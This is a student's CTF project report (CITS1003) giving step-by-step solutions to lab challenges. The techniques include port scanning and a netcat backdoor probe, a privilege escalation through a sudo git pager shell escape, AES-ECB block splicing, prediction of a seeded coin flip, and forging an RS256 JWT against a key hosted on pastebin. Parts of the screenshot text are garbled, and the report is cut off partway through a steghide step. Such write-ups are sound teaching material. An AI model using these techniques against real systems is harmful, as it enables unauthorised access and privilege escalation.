

CITS1003 Project Report

Student ID: 23901817

Student Name: My Phuong Vu

Part 1 - Linux and Networking

Emu Hack #1 - Backdoored

Step 1: Port Scanning

I will start by doing a port scan within the specified range of 61000 to 61500 using `nmap` command.

Command:

```
nmap -Pn -p 61000-61500 34.116.68.59
```

Explanation of Flags:

- `nmap` : Command to do port scan
- `-Pn` : Treat all hosts as online -- skips host discovery
- `-p` : Only scan specified ports -- in this case only scan from port 61000 to port 61500
- `34.116.68.59` : The IP address of the target host that Nmap will scan for open ports within the specified range

Step 2: Interpreting `nmap` Scan Report

If any ports within the range of 61000-61500 are open, it could indicate the presence of the backdoor.

An open port has been detected:

```
Nmap scan report for 59.68.116.34.bc.googleusercontent.com (34.116.68.59)
Host is up (0.054s latency).
Not shown: 500 filtered tcp ports (no-response)
PORT      STATE SERVICE
61337/tcp open  unknown
```

Open port that was found: `port 61337`

Step 3: Sending TCP Message To Access Backdoor

I use the tool `netcat (nc)` to send a TCP message with the content "EMU" to the `port 61337`.

Command:

```
echo "EMU" | nc 34.116.68.59 61337
```

Explanation of Flags:

- `echo` : Outputs the string "EMU"
- `|` : A symbol known as a pipe -- redirects the output of the echo command ("EMU") to the nc command.
- `nc` : Instructs the Netcat (nc) utility to establish a TCP connection to the specified IP address (34.116.68.59) on the designated port number (61337).

Result:

Flag Found

UWA{4dvanc3d_p0r7_5c4nN1nG?1!?1}

Emu Hack #2 - Git Gud

Step 1: Downloading The Emu Git Repository

To download the Emu git repository, I use the `git clone` command.

Command:

```
git clone http://34.116.68.59:8000/emu.git
```

This command tells Git to clone the "emu" repository from the specified URL, which is the Git server running on the challenge server at the given IP address (34.116.68.59) and port 8000.

Git Clone Result:

```
[kali㉿kali] ~
$ git clone http://34.116.68.59:8000/emu.git

Cloning into 'emu' ...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
```

Step 2: Exploring The Contents Of The Emu Git Repository

Once the Emu git repository has been completely downloaded, I begin my exploration of the repository by utilizing the `cd` command.

Command:

```
cd emu
```

The `cd` command will change my current working directory to the Emu directory.

Afterwards, I use the `ls` command to list the full contents of the Emu directory.

Command:

```
ls
```

Output:

```
└─(kali㉿kali)-[~/emu]
$ ls
README.txt
```

You can see that there is a `README.txt` file in the Emu directory.

To read the file, I use the `cat` command.

Command:

```
cat README.txt
```

Result:

```
└─(kali㉿kali)-[~/emu]
$ cat README.txt
UWA{N()w_y0U_kN0W_40w_2_u53_g17!1!!}

To Angry Emu hacker,
As per our agreement, I have set up some SSH credentials for you to access our server:
username: emu001
password: feathers4life24

To make sure only us birbs can get in I set a login shell to stop pesky hoomans getting in. Just do that SSH trick I taught you about to get in.

Delete this message after you read it!

Best regards,
Mr. X
```

Flag Found

```
UWA{N()w_y0U_kN0W_40w_2_u53_g17!1!!}
```

Emu Hack #3 - SSH Tricks

Step 1: SSH Into The Server

To connect to the server with the emu001 user credentials (found in Emu Hack #2), I use the `ssh` command. To list the files in the home directory of the emu001 user, I use the `ls` command.

Command:

```
ssh -p 2022 emu001@34.116.68.59 ls
```

Explanation of Flags:

- `ssh` : Provides a secure encrypted connection between two hosts over an insecure network
- `-p 2022` : Specifies the port to connect to on the remote server. By default, SSH uses port 22, but in this case, the server is configured to listen on port 2022. Therefore, `-p 2022` instructs SSH to connect to port 2022 instead of the default port 22

- `ls` : Command to list files in the current directory on the remote server

Results:

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ ssh -p 2022 emu001@34.116.68.59 ls
emu001@34.116.68.59's password:
note_to_angry_emu_hacker.txt
top_secret.png

```

The image file is `top_secret.png`. We want to see the contents of this image file as it contains the flag (specified in the question).

Step 2: Copy the Flag File Using SCP

I utilize SCP (Secure Copy Protocol) command to securely transfer the flag file `top_secret.png` from the remote server to my local machine. This is done by specifying the source file path on the server and the destination path on my local machine.

Command:

```
scp -P 2022 emu001@34.116.68.59:/home/emu001/top_secret.png ./secret.png
```

Explanation of Flags:

- `scp` : Command used for securely copying files between hosts on a network. It employs SSH for data transfer, ensuring encryption and authentication
- `-P 2022` : Specifies the port to connect to on the remote server, similar to the `-p` flag in the SSH command. In this case, SCP is instructed to connect to port 2022 on the remote server
- `emu001@34.116.68.59:/home/emu001/top_secret.png` : This part of the command specifies the source file to be copied. It includes the username (emu001) and the IP address (34.116.68.59) of the remote server, followed by the absolute path of the source file (/home/emu001/top_secret.png). SCP will retrieve this file from the specified location
- `./secret.png` : Specifies the destination path for the copied file on the local machine. In this case, the file will be saved in the current directory (.) with the filename `secret.png`. If the destination path is not provided, SCP will use the current directory by default

Result:

```

(kali㉿kali)-[~]
$ scp -P 2022 emu001@34.116.68.59:/home/emu001/top_secret.png ./secret.png
emu001@34.116.68.59's password:
top_secret.png
100% 475KB 723.3KB/s 00:00

```

Step 3: View The Flag

The image file is saved in my home directory and I found the flag after opening it.

As seen below:



UWA{how_did_u_get_past_that_login_shell?????}

Flag Found

```
UWA{how_did_u_get_past_that_login_shell?????}
```

Emu Hack #4 - Git Gud or GTFO Bin

Step 1: Connect To Server As mr_X

I use the `ssh` command to connect to the server as the `emu001` user, then executed a `sudo` command as `mr_x` with `Git`, initiating a session under `mr_x`'s privileges.

Command:

```
ssh -t -p 2022 emu001@34.116.68.59 'sudo -u mr_x git -p'
```

Explanation of Flags:

- `ssh` : Provides a secure encrypted connection between two hosts over an insecure network
- `-t` : Allocates a pseudo-terminal -- ensures that commands requiring terminal interaction will work properly
- `-p 2022` : Specifies the port to connect to -- 2022
- `sudo -u mr_x` : Executes the subsequent command (`git`) as the user `mr_x`.
- `git -p` : Initiates the `Git` command with the `-p` option, which prompts for a password

Result:

```
(kali㉿kali)-[~]
└─$ ssh -t -p 2022 emu001@34.116.68.59 'sudo -u mr_x git -p'
emu001@34.116.68.59's password:
[sudo] password for emu001:
usage: git [-v | --version] [-h | --help] [-C <path>] [-c <name>=<value>]
           [--exec-path[=<path>]] [--html-path] [--man-path] [--info-path]
           [-p | --paginate | -P | --no-pager] [--no-replace-objects] [--bare]
           [--git-dir=<path>] [--work-tree=<path>] [--namespace=<name>]
           [--super-prefix=<path>] [--config-env=<name>=<envvar>]
           <command> [<args>]
```

I was prompted to enter the password twice.

Step 2: Escalate To An Interactive Shell As mr_x

First, I resize my terminal to a smaller size. This will trigger the less command executed by Git allowing me to escape into a shell as mr_x.


As I do not have a full interactive terminal, I upgrade to an interactive terminal using the following command:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Explanation of Flags:

- `python3` : Command used to invoke the Python 3 interpreter
- `-c` : Allows you to pass a command as a string for Python to execute directly from the command line
- `'import pty; pty.spawn("/bin/bash")'` : This is the Python code enclosed in single quotes -- imports the pty module, which stands for "pseudo-terminal utilities," and then calls the spawn() function from the pty module with /bin/bash as an argument. This effectively spawns a new interactive Bash shell session

As seen below:



```
MOVING
e ^E j ^N CR * Forward one line (or N lines).
y ^Y k ^K ^P * Backward one line (or N lines).
f ^F ^V SPACE * Forward one window (or N lines).
b ^B ESC-v * Backward one window (or N lines).
log file: pawn("/bin/bash")'
```

Afterwards, I press the `Enter` key on my keyboard until the terminal scrolls to reach the end point.

Result:

```
DELETE ..... ESC-X ... Delete char under cursor  
ctrl-BACKSPACE ESC-BACKSPACE ..... Delete word to left  
ctrl-DELETE .... ESC-DELETE .... ESC-X ... Delete word under cursor  
ctrl-U ..... ESC (MS-DOS only) ..... Delete entire line  
UpArrow ..... ESC-k ... Retrieve previous command  
DownArrow ..... ESC-j ... Retrieve next command  
TAB ..... Complete filename  
SHIFT-TAB ..... ESC-TAB Complete filename  
ctrl-L ..... Complete filename  
HELP -- END -- Press g to see it again, or q when done
```

Following that, I type letter `q` and press `Enter` key.

I continue to use this command:

```
!/bin/bash
```

The `!/bin/bash` line at the beginning of a script file, also known as a shebang/hashbang, specifies the path to the shell that should be used to execute the script. In this case, it indicates that the script should be interpreted and executed by the Bash shell (`/bin/bash`).

Result:

```
!/bin/bash  
mr_x@e4b74d8b74d2:/home/emu001$ █
```

As seen above, I successfully entered a Bash shell as the user `mr_x` and are currently in the directory `/home/emu001`.

Step 3: Navigate To The `mr_x` Directory

To navigate from the `emu001` directory to the `mr_x` directory, I use the `cd` command.

Result:

```
! /bin/bash  
mr_x@e4b74d8b74d2:/home/emu001$ cd ..  
mr_x@e4b74d8b74d2:/home$ ls  
emu001 mr_x  
mr_x@e4b74d8b74d2:/home$ cd mr_x  
mr_x@e4b74d8b74d2:~$ ls  
flag4.txt  
mr_x@e4b74d8b74d2:~$ cat flag4.txt  
UWA{i_G0T_g1t_g0oD_4Nd_gTf0_B1N5d_InT0_yR_aCcOunT !! 1}mr_x@e4b74d8b74d2  
:~$ █
```

To navigate back to the `home` directory, I use the `cd ..` command.

To change the directory to `mr_x`, I use the `cd mr_x` command.

To check if the flag file exists in `mr_x` directory, I use the `ls` command to list all files.

The flag file is: `flag4.txt`

Finally, to read the `flag4.txt` file, I use the command `cat flag4.txt` as seen above.

I found the flag!

Flag Found

```
UWA{i_G0T_g1t_g0oD_4Nd_gTf0_B1N5d_InT0_yR_aCcounT!!1}
```

Part 2 - Cryptography

Advanced Emu Standard

Step 1: Research on ECB (Electronic Codebook) Mode

In ECB Mode, each block of the plaintext is encrypted independently using the same secret key. This means that the encryption of one block of the plaintext does not depend on the encryption of any other blocks of the plaintext.

Step 2: Splitting the command into two 16-bytes long blocks

The command is 32-bytes long which goes over the limit of the encryption website. Since AES-128 operates with a block size of 16-bytes, I will split the command into two blocks of 16-bytes block.

```
Block 1: "deactivate_speci"
```

```
Block 2: "a1_procedure_123"
```

Step 3: Encrypting Each Block

I can encrypt each block separately using the same secret key.

Encryption Results:

```
Ciphertext: 3155433d53ed30c89aef89b2e7273924
```

Command Encryptor

```
deactivate_speci
```

```
Block 1 ciphertext: "3155433d53ed30c89aef89b2e7273924"
```

Ciphertext: 4127efafc809cc1209376d039e0001f1

Command Encryptor

al_procedure_123

Block 2 ciphertext: "4127efafc809cc1209376d039e0001f1"

Step 4: Concatenating The Two Ciphertexts

Once both blocks are encrypted and I have achieved two ciphertexts. I concatenated the two ciphertexts to form the final ciphertext command.

Concatenated Command:

3155433d53ed30c89aef89b2e72739244127efafc809cc1209376d039e0001f1

Transmit command

Final ciphertext command:

"3155433d53ed30c89aef89b2e72739244127efafc809cc1209376d039e0001f1"

Deactivation Result:

Self-destruct protocol successfully deactivated!

UWA{3CB_i5_bL0ck_Ind3peNd3nt!}

I found the flag!

Flag Found

UWA{3CB_i5_bL0ck_Ind3peNd3nt!}

Emu Cook Book

Step 1: Analyse The Encoded Data

The encoded data ends in two "==" which shows that it is Base64 encoded.

To decode the encoded data, I will use this website for every step: <https://cyberchef.io/>

Step 2: Use `From Base64` Operation

As the encoded data has Base64 characteristics, I use this operation:

From Base64

Operation Output:

```
....L2Çe.ÿµV_òò .<Mß.¥ .ßx.ÿþÿ.v7....ïåç8..B.Ý$xØ?Ó.ÞeÅ#o.  
i.Ñ...Ñrigáaæb[Nå²b.....ì..ÉéðI.ì...Cx.Àxçîä.îjì%.Å..æ...þ¥G]%-  
.lu<P.4..fù..fÛV..ÛY...¬p¥ÃZ§+  
úµ.:£¢.Ðæh..øZ.ô¬jÐ..äc..RÌ...ðéW.ØK4..M,þ3bû)Xl.1ââmIÀ`ÄÄðÙõ.  
¤f..æ..x%..åÚ..#2S.3.EïjCN(|.Vn.î... ...P.,dR.1..i?i._,B...f  
.FV.,TRÁB.#.Ó....9.).p.%Çêj`;zå[í-".  
(Î..Q/.%8%w.ZY.ëo$..ì.Ó%b,V..`Ô(.«1.5.ØÔrØØØG.ÃÍS  
Œ.'}LúF_9®...þ³gÑ.U.QÜ»N%..`Î:.%.Guµw*6.L'.feZ%D...i{(.%ÿqo,oSØØØÊ@..  
{.ï6...g§.ãIn|í..µ     ß«....O.Q~...-/÷.Ô...M¹åF·,±Ð:wá.ª·øÜþIH%9;ØIý.|  
í|g,å1.Ë.}z...à...
```

Step 3: Check The File Type

As it was hinted that I should detect the file type, I stored the data output, which was decoded using the `From Base64` operation, in a text file. Subsequently, I verified its file type through this website: <https://www.checkfiletype.com/>

File Type Result:



CheckFileType - SUCC

File Type: [ASCII](#) text, with very long lines, with no line terminators (gzip compressed data, last modified: Sat Feb 10 08:22:36 2024)

MIME Type: application/x-gzip;

Suggested file extension(s): gz gzip

The result shows that the encoded data has undergone compression using the gzip format.

Step 4: Use `Gunzip` Operation

To decompress the data, I use this operation:

`Gunzip`

Operation output:

```
Output ✎ time: 2ms
length: 2272
lines: 1
0000000%20%2035%2036%2020%2035%2036%2020%2036%2034%2020%2034%2032%2020%2036%
2035%2020%2033%20%20%7C56%2056%2064%2042%2065%203%7C%0A00000010%20%2033%2020%
2035%2032%2020%2034%2039%2020%2034%2064%2020%2033%2031%2020%2033%2039%20%207
C3%2052%2049%204d%2031%2039%7C%0A00000020%20%2020%2036%2063%2020%2035%2034%20
20%2035%2037%2020%2033%2039%2020%2035%2030%2020%20%20%7C%206c%2054%2057%2039%
2050%20%7C%0A0000030%20%2034%2065%2020%2035%2036%2020%2033%2039%2020%2033%20
33%2020%2034%2064%2020%2035%20%20%7C4e%2056%2039%2033%204d%205%7C%0A00000040%
20%2035%2020%2037%2038%2020%2034%2064%2020%2035%2038%2020%2033%2032%2020%2033%
%2034%20%20%7C5%2078%204d%2058%2032%2034%7C%0A0000050%20%2020%2037%2061%2020
```

Step 5: Use `URL Decode` Operation

Upon reviewing the output of the `Gunzip` operation, I realise that the data is URL encoded.

To decode the data, I use this operation:

`URL Decode`

Operation Output:

Output	x	time: 3ms	length: 1316	lines: 17	File	Copy	Up	Back	More
00000000	35 36 20 35 36 20 36 34 20 34 32 20 36 35 20 33	56 56 64 42 65 3							
00000010	33 20 35 32 20 34 39 20 34 64 20 33 31 20 33 39	3 52 49 4d 31 39							
00000020	20 36 63 20 35 34 20 35 37 20 33 39 20 35 30 20	6c 54 57 39 50							
00000030	34 65 20 35 36 20 33 39 20 33 33 20 34 64 20 35	4e 56 39 33 4d 5							
00000040	35 20 37 38 20 34 64 20 35 38 20 33 32 20 33 34	5 78 4d 58 32 34							
00000050	20 37 61 20 35 36 20 36 61 20 34 65 20 37 39 20	7a 56 6a 4e 79							
00000060	35 38 20 33 33 20 34 65 20 35 35 20 36 32 20 33	58 33 4e 55 62 3							
00000070	31 20 34 32 20 36 36 20 35 61 20 34 34 20 34 31	1 42 66 5a 44 41							
00000080	20 37 38 20 36 32 20 36 62 20 36 34 20 36 36 20	78 62 6b 64 66							
00000090	36 34 20 34 35 20 36 37 20 37 61 20 34 65 20 35	64 45 67 7a 4e 5							

Step 6: Use From Hexdump Operation

Upon reviewing the output of the `URL Decode` operation, I realise that the data is now Hexdump encoded.

To convert it back to raw data, I use this operation:

From Hexdump

Operation Output:

Step 7: Use From Hex Operation

Upon reviewing the output of the `From Hexdump` operation, I realise that the raw data is a hexadecimal byte string.

To convert it back into its raw value, I use this operation:

From Hex

Operation Output:

Output  start: 88 time: 3ms
end: 88 length: 88
length: 0 lines: 1     

```
VVdBe3RIM191Tw9PNV93MUxMX24zVjNyX3NUb1BfZDAxbkdfdEgzNwVfZFZtQ19jMUJyX2NIM2VGX2N  
oNExsU30=
```

Step 8: Use From Base64 Operation

Upon reviewing the output of the "From Hex" operation, I realise that the raw value is now an ASCII Base64 string (ends with a "=").

To decode it back into its raw format, I use this operation again:

```
From Base64
```

Operation Output:

Output

start: 65 time: 1ms
end: 65 length: 65
length: 0 lines: 1



```
UWA{tH3_eMo05_w1LL_n3V3r_sToP_d01nG_tH35e_dVmB_c1Br_cH3eF_ch4L1s}
```

This is the decoded data!

Flag Found

```
UWA{tH3_eMo05_w1LL_n3V3r_sToP_d01nG_tH35e_dVmB_c1Br_cH3eF_ch4L1s}
```

Emu Casino

Step 1: Research On Pseudo-Random Number Generator (PRNG)

After research on PRNG, I learn that it is an algorithm that generates a sequence of numbers that appear random but are actually deterministic. The PRNG's seed, is crucial as it determines the entire sequence of random numbers it produces. By knowing or manipulating the seed, I can predict the sequence of random numbers generated by the PRNG, thereby compromising the randomness of processes dependent on these numbers -- in this case the coin flip game.

Step 2: Examine Given Python File

I start by examining the provided code in `flip_coin.py` to understand how the coin flipping game works.

The code uses the Python `random.choice()` function to randomly select "heads" or "tails". However, it sets the seed based on the `current round` and `session ID`. This is where the potential vulnerability lies. I can exploit this vulnerability.

Step 3: Modifying The Solution Template

Having examined the Python files, I've determined that the seed formation involves combining the current round number with the session ID. I'm now able to craft the code in `solution_template.py` to obtain the outcome of heads or tails for every round.

However, before proceeding, I must acquire the session ID. To obtain it, I need to inspect the Emu Casino webpage, particularly in the cookies section under the application section. It will be displayed in the format: "session:" followed by the session value.

This is where I found the session id:

34.87.251.234:3000

The screenshot shows the Chrome DevTools Network tab. In the Application panel, under the Cookies section, there is a single entry for a cookie named "session". The value of this cookie is a long string of characters: "eyJcmVkaXRzIjoxMCwicm91bmQiojEsInNlc3Npb25faWQiOiJjYjQzMzQxZDliZmYwYjBhZjk0M2M2ZTU1NDU0MjgzNSJ9.ZkDBjA.CRcwkSO8snDtTmqK8H2fFkrW1xs".

As Flask sessions are stored as cookies and signed with a secret key, I will utilize the website cyberchef.io to decode this session value.

As seen below:

The screenshot shows the CyberChef interface. The "Input" field contains the session cookie value: "eyJcmVkaXRzIjoxMCwicm91bmQiojEsInNlc3Npb25faWQiOiJjYjQzMzQxZDliZmYwYjBhZjk0M2M2ZTU1NDU0MjgzNSJ9.ZkDBjA.CRcwkSO8snDtTmqK8H2fFkrW1xs". The "Output" field shows the decoded JSON object: {"credits":10,"round":1,"session_id":"cb43341d9bff0b0af943c6e554542835"}.

I decode the value using `From Base64` operation.

The session id is: `cb43341d9bff0b0af943c6e554542835`. If I reset the game, the session ID will change.

I can now craft the code in solution_template.py.

As seen below:

```

solution_template.py x flip_coin.py x
1 from random import choice, seed
2
3
4 def flip_coin():
5     # Change this line
6     session_id = "cb43341d9bff0b0af943c6e554542835"
7     # Change this line
8     round = 1
9
10    seed(str(round) + "_" + session_id)
11
12    print(choice(["tails", "heads"]))
13
14
15 flip_coin()
16

```

Step 4: Start Playing The Game To Obtain The Flag

For each round of the game, I adjust the `round` value in the `solution_template.py` to determine the outcome of heads or tails for that specific round. Subsequently, I place my bets on heads or tails accordingly on the game webpage. Throughout this process, the session ID remains constant.

As seen below:

The screenshot shows a browser window with the URL `34.87.251.234:3000`. The page title is "Welcome to Emu Casino" with a subtext "Fact: 99% of Emus quit just before they hit it big". On the left, there's a large image of an ostrich. In the center, it says "Current Round: 6" and "Your balance: 320 E-Bucks". Below that is a "Place your bet" section with "Heads" and "Tails" buttons, and a "Place Bet" button. To the right of the browser is a code editor window titled "solution_template.py" and "flip_coin.py". The code is identical to the one shown at the top of the page. Below the code editor is a terminal window titled "Shell" showing the command `>>> %Run solution_template.py` and the output "tails".

To clarify, let's consider the 5th round of the game, as illustrated above. I input the value of 5 for the `round` variable in my solution code. The resulting outcome is "tails." Consequently, I place my bet on the page as "tails" and proceed to the next round (6th round). I continue this process until the 10th round, by which point I have accumulated a small fortune of 10,000 E-Bucks in the game.

I have obtained the flag!



Congratulations on being part of the 1% of Emus that won it big!

UWA{ROLL111L11iNg_1N_C4\$\$\$\$h!11!}

Flag Found

```
UWA{ROLL111L11iNg_1N_C4$$$$h!11!}
```

EWT

Step 1: Identifying The Vulnerability In How The Emus Validate JWT Tokens

Upon inspecting the `website.js` code, I find that the flaw in the JWT token validation function lies in the limited support for RS256 signing algorithm and the absence of a mechanism for Emus to sign their own RS256 JWTs. Currently, the validation function only allows HS256 and RS256 signing algorithms. However, if the signing algorithm is RS256, it attempts to fetch the public key from the URL provided in the JWT's "iss" claim. Yet, the Emus have not yet figured out how to sign their own RS256 JWTs, leaving a gap in the authentication process.

This vulnerability can be exploited to obtain a JWT token that grants access to the flag by `crafting a malicious RS256 JWT token`. Since the validation function allows RS256 signed JWTs and attempts to fetch the public key from the URL provided in the token's "iss" claim, I can create a fake issuer URL containing a public key of my choice. By signing the JWT token with this fake public key, I can bypass the authentication mechanism and obtain a token that grants access to the flag.

Step 2: Obtain Human JWT

First, I obtain the human JWT by interacting with the button on the EWT website. I copy the resulting token for further processing.

This is the token:

Results

Here is your JWT token human:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc2VybmlFZSI6InB1YXNhbnQtG9vbWFuIiwiaWF0IjoxNzE1NTIyODM5fQ.5Mq6sJbatMrY1UN53Giv16TSfa29RLT3V0U-Yq4j9cg

Step 3: Decode JWT

To further process the token, I paste the copied token onto the website `cyberchef.io` and utilize the `JWT DECODE` operation to decode it.

As seen below:

```

Input
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmtZSI6InBlYXNhbntaG9vbWFuIiwiawF0
IjoxNzE1MzE1MjQ2fQ.qs8BakQ7mm-RXlnz96npTeiWoss0eZZX1925FP3ql_E

Output
{
  "username": "peasant-hooman",
  "iat": 1715315246
}

```

The decoded output follows a specific format, including fields such as "username" and "iat" (short for "issued at time").

Step 4: Generate RSA Key Pair

Since the emus haven't mastered signing their own RS256 JWTs, I proceed to generate a private and public RSA key pair for this purpose. I do this using the website cyberchef.io.

As seen below:

```

Input
length: 0
lines: 1

Output
start: 0   time: 24ms
end: 271  length: 1181
length: 271 lines: 23
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCyrOpeoLFkL1HSYWQNnPGeJ6TYMN+CMjbB4mZwmuZAsPoz1BjYWUWiU9cA993dkAmQsbm4e9H06UfEZXFmWh03GxuuUrDC/rfd2tnAsr9a0jkAANSP1SyFZE7Yuv3CvtETfLIAEP6aP1j5tVdnsVXHUF
-----END PUBLIC KEY-----

-----BEGIN RSA PRIVATE KEY-----
MIICWwIBAAKBgQCyrOpeoLFkL1HSYWQNnPGeJ6TYMN+CMjbB4mZwmuZAsPoz1BjYWUWiU9cA993dkAmQsbm4e9H06UfEZXFmWh03GxuUrDC/rfd2tnAsr9a0jkAANSP1SyFZE7Yuv3CvtETfLIAEP6aP1j5tVdnsVXHUF
-----END RSA PRIVATE KEY-----

```

I use the `Generate RSA Key Pair` operation.

Step 5: Uploading The Public Key To Pastebin

To create the fake issuer URL, I copy the generated public key (from step 4) and paste it onto the website [pastebin](https://pastebin.com). After pasting, I retrieve the URL by navigating to the "create new paste" option, selecting "raw", and copying the URL from the web browser bar.

As seen below:



pastebin.com/raw/D7rRRMZV

YouTube

Maps

Gmail

Netflix

Translate

Paraphrasir

-----BEGIN PUBLIC KEY-----

```
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCyrOpeoLFkL1HSYWQNnPGeJ6TYMN+CMjbB4mZLmuZAsPoz1BjYWUWiU9cA993dkAmQsbm4e9H06UfEZXFmWh03GxuUurDC/rfD2tnAsr9a0jkAANSP1SyFZE7Yuv3CvtETfLIAEP6aPlj5tVdnsVXHUF E9A2MGNUXXxZhu8U6QIDAQAB
```

-----END PUBLIC KEY-----

The fake issuer URL is: <https://pastebin.com/raw/D7rRRMZV>

Step 6: Crafting Malicious RS256 JWT Token

Now, I can initiate the crafting of the JWT Token. Utilizing the decoded output obtained in step 3 as a template, I prepare my JWT token. Referring to the `website.js` source code, I identify the emu's username, which is `superior-emu`, and modify the username field in the decoded JWT to reflect this value. I then insert the fake issuer URL. With these adjustments, the malicious JWT token is now ready for signing.

New JWT token:

```
{  
    "username": "superior-emu",  
    "iss": "https://pastebin.com/raw/D7rRRMZV"  
}
```

Step 7: Signing The New JWT Token

Using the website `cyberchef.io`, I proceed to sign the newly crafted JWT token. Employing the `JWT Sign` operation, I utilize the private key generated earlier in step 4. Additionally, I adjust the signing algorithm to `RS256`. The resulting output is the token capable of bypassing the EWT website's authentication mechanism.

As seen below:

The screenshot shows the CyberChef interface with the following details:

- Recipe:** JWT Sign
- Input:** A JSON object with "username": "superior-emu" and "iss": "https://pastebin.com/raw/D7rRRMZV".
- Output:** The signed JWT token: eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InN1cGVyaW9yLWVtdSIsImlzcyI6Imh0dHBzO18vcGzdGViaW4uY29tL3Jhd9EN3JSUk1aViIsIm1hdCI6MTcxNTUyMzgwOH0.IMPnU2jWZ4YcDiwPFX-m43fcildMwIIInnbu3sMU8VmyafsmZ3xaPz0TrEkJASWskWeI70GOWZErii2BIKF1AXAP2cYsCAK5ITvmtRIXxd-zjpfZvvHKJdk9eHWsg30mrYphjxz8GDRH9KA1eEDIxKagOtwRN3t4x4jnCps8ea0
- Signing algorithm:** RS256

Step 8: Obtaining The Flag

To obtain the flag, I paste the output from step 7 onto the EWT website.

Result:

The screenshot shows a yellow header with the text "Check your JWT is Valid". Below it is a large green box containing a long, encoded JWT token. At the bottom of this box is a button labeled "Verify your JWT". Below the green box is a section titled "Results" with the message "Welcome my emu friend! Here is the flag UWA{w4iT_wHeR3_d1D_u_g1T_d4t_k3y????}".

I obtained the flag!

Flag Found

```
UWA{w4iT_wHeR3_d1D_u_g1T_d4t_k3y????}
```

Part 3 - Forensics

Caffeinated Emus

Step 1: Extracting Image Metadata

To extract the metadata of the given image, I used this website: <https://brandfolder.com/workbench/extract-metadata>

After downloading the given image file to my computer, I drag it from my computer folder and dropped it in the dropbox provided on the website. The website will extract the image's metadata. The metadata includes the GPS location.

GPS Location Obtained From The Extraction:

GPSLatitude: 31 deg 27' 59.19" S
GPSLongitude: 119 deg 29' 0.70" E
GPSPosition: 31 deg 27' 59.19" S, 119 deg 29' 0.70" E

```
Location Latitude: 31 deg 27'59.19" South
```

```
Location Longitude: 119 deg 29' 0.70 East
```

Step 2: Obtaining Location Where The Photo Was Taken

To obtain the location, I used this website: <https://www.gps-coordinates.net/gps-coordinates-converter>

I input the location's latitude and longitude obtained from step 1, into the website as seen below:

DMS (degrees, minutes, seconds)*

Latitude N S 31 ° 27 ' 59.19 "


Longitude E W 119 ° 29 ' 0.7 "

Result Of The Input:

Address
Marvel Loch, Marvel Loch WA, Australia
[Get GPS Coordinates](#)

DD (decimal degrees)*
Latitude -31.3534291
Longitude 119.3868752
[Get Address](#)

DMS (degrees, minutes, seconds)*
Latitude N S 31 ° 21 ' 12.345 "
Longitude E W 119 ° 23 ' 12.75 "



type latitude longitude
DD -31.46644166666665119.033333333333333
DMSN 31° 27' 59.19" E 119° 2' 0"

The nearest town where this photo was taken is at: Marvel Loch, Marvel Loch WA, Australia

Flag Found

UWA{Marvel Loch}

Flightless Data

Step 1: Installing steghide In Linux Container And Examining The Given Email

As it was hinted that the secret message may have been hidden in the image attached to the email using `steghide`,

I installed `steghide` in my Linux container using the following command:

```
sudo apt install steghide
```

Installation:

```
File Actions Edit View Help
└──(kali㉿kali)-[~]
$ sudo apt install steghide
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
libmcrypt4 libmhash2
Suggested packages:
libmcrypt-dev mcrypt
The following NEW packages will be installed:
libmcrypt4 libmhash2 steghide
0 upgraded, 3 newly installed, 0 to remove and 1603 not upgraded.
Need to get 309 kB of archives.
After this operation, 905 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Next, upon examining the email, there is indeed an image inside.

This is the image:



Step 2: Research On `steghide`

I searched up "steghide documentation" on Google and read more about `steghide` on this website: <https://steghide.sourceforge.net/>

It is crucial to note that `steghide` support files in these formats only: JPEG, BMP, WAV and AU.

Back to my terminal, I search for the available options of `steghide`, using the following command:

```
steghide --help
```

`steghide` options:

```

└─(kali㉿kali)-[~]
$ steghide --help
steghide version 0.5.1

File System           secret.txt
the first argument must be one of the following:
